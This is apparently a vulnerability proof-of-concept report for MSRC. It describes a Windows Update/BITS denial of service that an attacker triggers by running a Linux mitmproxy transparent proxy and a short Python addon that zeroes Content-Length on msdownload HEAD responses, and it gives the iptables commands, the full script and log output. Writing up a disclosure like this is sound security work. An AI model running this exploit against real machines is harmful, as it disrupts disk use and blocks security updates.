MSRC Proof of Concept

Windows Update Denial of Service Proxy Vulnerability

Summary

This “Proof Of Concept” describes the setup needed to demonstrate the DOS vulnerability. It uses a Linux machine to act as a transparent proxy along with the mitmproxy tool to act as the proxy software. On Windows, curl can be used to confirm the setup is working.

The report sent to MSRC contains a PoC section that describes the setup in brief. This may be all that is required for an experienced Linux user; however, I felt a much more detailed document would be of assistance in case the person reading the report was not very familiar with Linux network internals.

This document provides details on how to set up the Linux server, how to reproduce the issue and images of what happens when the issue occurs.


Software needed

- (Linux) The mitmproxy tool is required. This is available from https://mitmproxy.org/. The provided tar.gz file expands to just three executable files with any dependencies self-contained (dependency libraries expand into a folder in /tmp). And the documentation is excellent.
- (Windows) Curl for Windows is useful. It is available from https://curl.se/.

Note that an experienced developer may choose to use a Windows tool like Fiddler but this PoC is designed around my own experience with mitmproxy.

Network Setup

My Linux laptop running Mint 19.2 has a direct connection to the internet. It exposes its WiFi interface as a hotspot (ie: the Linux laptop acts as a router). The Windows machine then connects to the hotspot.



My internet connection is simply a 3G dongle plugged into a USB port.


Using Network Manager (click on the network icon in the “tray” and select “edit connections”) I’ve manually added a connection type of “WiFi” with a mode of “Hotspot” as shown below. The SSID is


called “Nexus” (yes, I’m a Blade Runner fan!). I’ve edited the ipv4 settings to create a network of 172.16.1.1/24.

Once set up, enable the hotspot by clicking on the network icon in the “tray”, selecting “connect to hidden WiFi network” and selecting the appropriate connection name. Once this is done the firewall settings and ip forwarding will automatically update to create what Windows would call an “internet connection sharing” connection.

Notes:


- my WiFi hardware was capable of acting in this mode, however this is not always the case!
- my WiFi interface is called “wlp2s0”. As this is a really confusing name, I’ve used the name “wlan0” in this document.





Proxy setup (Linux)

Mitmproxy is configured to act as a transparent proxy (https://docs.mitmproxy.org/stable/howto-transparent/) to proxy http requests *only* (ie: not to port 443 as it is complicated and unnecessary).



First, IPTables is set to route any incoming port 80 requests on ***wlan0*** to the mitmproxy process listening by default on port 8080:

```
$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1

$ sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp \
      --dport 80 -j REDIRECT --to-port 8080
```

Second, mitmdump is run in transparent mode with a Python script transforming specific requests to the windowsupdate server:

```
$ ./mitmdump --mode transparent --showhost -s contentlength.py
Loading script contentlength.py
Proxy server listening at http://*:8080
……
```

The Python script (Linux)

The script, called `contentlength.py`, is simple enough to reproduce below in its entirety:

```
# Match to ~m HEAD & ~u msdownload with a response that includes
# the Content-Length header. Then zero that value

from mitmproxy import ctx

class ZeroContentLength:

    def response(self, flow):
        if "msdownload" in flow.request.pretty_url and \
                flow.request.method == "HEAD" and\
                "Content-Length" in flow.response.headers:
            ctx.log.info("Msdownload HEAD of len %s seen and set to 0" %
                         flow.response.headers["Content-Length"])
            flow.response.headers["Content-Length"] = '0'

addons = [
    ZeroContentLength()
]
```

Rather than keying on the windows update server (whose IP address is highly changeable) the Python script keys on a URL containing “msdownload” and a method of “HEAD”. For those requests the response is edited to zero the Content-Length header.

Confirming the setup is correct (Windows)

Firstly, connect the Windows machine to the WiFi hotspot. The machine should be able to ping any host on the internet (eg: ping www.google.ie) and a web browser should function as normal.

Second, in a Windows console and using *curl* the setup can be confirmed as correct with a HEAD request to a known patch. I got the URL shown below from Event Viewer in the "Applications and Services\Microsoft\Windows\Bits-Client\Operational" section:

```
C:> curl -I
"http://download.windowsupdate.com/d/msdownload/update/software/defu/2021/05/am_delta_6a3649beb57cee48081bd31631c8774de6505d2f.exe"
```

```
HTTP/1.1 200 OK
Date: Wed, 30 Jun 2021 14:29:00 GMT
Connection: Keep-Alive
Cache-Control: public, max-age=172800
Content-Length: 0
Content-Type: application/octet-stream
Last-Modified: Mon, 10 May 2021 11:09:40 GMT
Accept-Ranges: bytes
ETag: "0b2a4f88c45d71:0"
X-HW: 1625063340.dop028.lo4.t,1625063340.cds069.lo4.c
X-CCC: GB
X-CID: 9
```

A zero Content-Length confirms that the proxy is transforming the request. On the Linux side, the mitmdump program will output a log confirming that the transform took place:

```
http://download.windowsupdate.com/d/msdownload/update/s…
                << 200 OK 0b
Msdownload HEAD of len 2003400 seen and set to 0
```

Reproducing the Denial of Service (Windows)


A Windows machine is connected to the hotspot and the operator either:

- Waits for Microsoft Security Essentials to update. The update happens when the "last updated" time is exceeded by 24 hours. (This is somewhat annoying!)


or

- Use Windows Update, set to "Never check for Updates", to check for pending updates (ie: a manual check). A pending patch is selected and installation attempted. I find the "Windows Malicious Software Removal Tool" to be very handy for this purpose.


Using the Windows Update method as an example, the update will immediately fail as shown below:



Running Resource Monitor will show svchost using up to 100% of disk by writing to the BITS service qmgr files in a loop:



In addition, Event Viewer will show hundreds of BITS warnings (in the section Applications and Services\Microsoft\Windows\Bits-Client\Operational)



The disk usage will continue indefinitely until the machine is shutdown or the bits service is stopped.

Stop bits by running “net stop bits” in an elevated console.

Output from mitmdump (Linux)

When Windows Update makes a request, the mitmdump program should output something like the following.

```
$ ./mitmdump --mode transparent --showhost -s contentlength.py
Loading script contentlength.py
Proxy server listening at http://*:8080
172.16.1.170:49157: clientconnect
172.16.1.170:49157: GET http://www.msftncsi.com/ncsi.txt
                    << 200 OK 14b
172.16.1.170:49157: clientdisconnect
…
172.16.1.170:49166: clientconnect
172.16.1.170:49166: GET
http://download.windowsupdate.com/c/msdownload/update/o…
                    << 200 OK 6.88k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                    << 200 OK 6.87k
172.16.1.170:49166: GET
http://download.windowsupdate.com/c/msdownload/update/o…
                    << 200 OK 6.86k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                    << 200 OK 6.85k
```

```
172.16.1.170:49166: GET
http://download.windowsupdate.com/c/msdownload/update/o…
                  << 200 OK 7.9k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                  << 200 OK 7.84k
172.16.1.170:49166: GET
http://download.windowsupdate.com/c/msdownload/update/o…
                  << 200 OK 7.79k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                  << 200 OK 7.74k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                  << 200 OK 7.69k
172.16.1.170:49166: GET
http://download.windowsupdate.com/d/msdownload/update/o…
                  << 200 OK 7.64k
172.16.1.170:49163: HEAD
http://ds.download.windowsupdate.com/v11/2/microsoftupd…
                  << 200 OK 0b
172.16.1.170:49166: HEAD
http://download.windowsupdate.com/d/msdownload/update/s…
                  << 200 OK 0b
Msdownload HEAD of len 2003400 seen and set to 0
172.16.1.170:49166: HEAD
http://download.windowsupdate.com/d/msdownload/update/s…
                  << 200 OK 0b
Msdownload HEAD of len 2003400 seen and set to 0
172.16.1.170:49166: clientdisconnect
```

-- This concludes the proof of concept document --